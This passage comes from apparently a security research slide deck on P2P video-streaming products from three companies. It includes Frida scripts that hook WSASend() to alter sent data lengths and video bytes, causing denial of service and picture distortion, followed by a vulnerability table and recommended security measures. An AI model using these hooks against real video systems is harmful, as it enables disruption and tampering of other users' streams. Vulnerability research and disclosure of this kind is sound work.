    Memory.writeByteArray(ptr(sec_dptr).add(44), in_dataLen);
    Memory.writeByteArray(ptr(this.lpNumberOfBytesSent), wsasendlen);
    console.log("=====");
  }
}
```

Hook the WSASend() function in WS2\_22.dll using Frida, arbitrarily modulating and sending the data length value sent to another client.

# Company B

Denial of Service





(실버3)



# Company B

## Picture Distortion









# Company C

## Picture Distortion




```
if ( size > 0x1000 && this.address.ip == "192.168.0.14") {  
  
    console.log("[*] . . . "+this.address.ip + ':' + this.address.port);  
    var mutation = [0xff, 0xff, 0xff, 0xff, 0xfe, 0xfe, 0xff, 0xff];  
  
    //console.log("[*] num_sent : 0x",num_sent.toString(16));  
    console.log("[+] data size : 0x",size.toString(16));  
    console.log("[+] data ptr: 0x",mem.toString(16));  
  
    Memory.writeByteArray(ptr("0x" + mem.toString(16)).add(0x100+j), mutation);  
    console.log("[After]");  
    console.log(Memory.readByteArray(ptr("0x" + mem.toString(16)), 0x110+j));  
}
```

- ✓ Using Frida
- ✓ Hooking WSASend() func. and mutating video data



# Company C

## Picture Distortion



# Vuln. Type

Vulnerability	Company A	Company B	Company C
<b>Picture Distortion</b>	<b>O</b>	<b>O</b>	<b>O</b>
<b>Stealing Video</b>	<b>O</b>	<b>O</b>	<b>X</b>
<b>File Tampering</b>	<b>O</b>	<b>X</b>	<b>△</b>
<b>Information Leakage</b>	<b>X</b>	<b>X</b>	<b>O</b>
<b>DoS(Denial of Service)</b>	<b>O</b>	<b>O</b>	<b>O</b>

# Security Measures

---

With Main server

- ✓ Beware of unnecessary information disclosure
- ✓ Delete : fixed port number and private IP number

With Update server

- ✓ HTTPS
- ✓ Detect file tampering / Digital signature

P2P - Initial data

- ✓ Enhance authentication for user to connect

P2P - Request data

- ✓ Ensure data integrity

P2P - Video data

- ✓ Distributes control of the flow of receiving data
- ✓ Ensure data integrity



# Thank You

For your attention

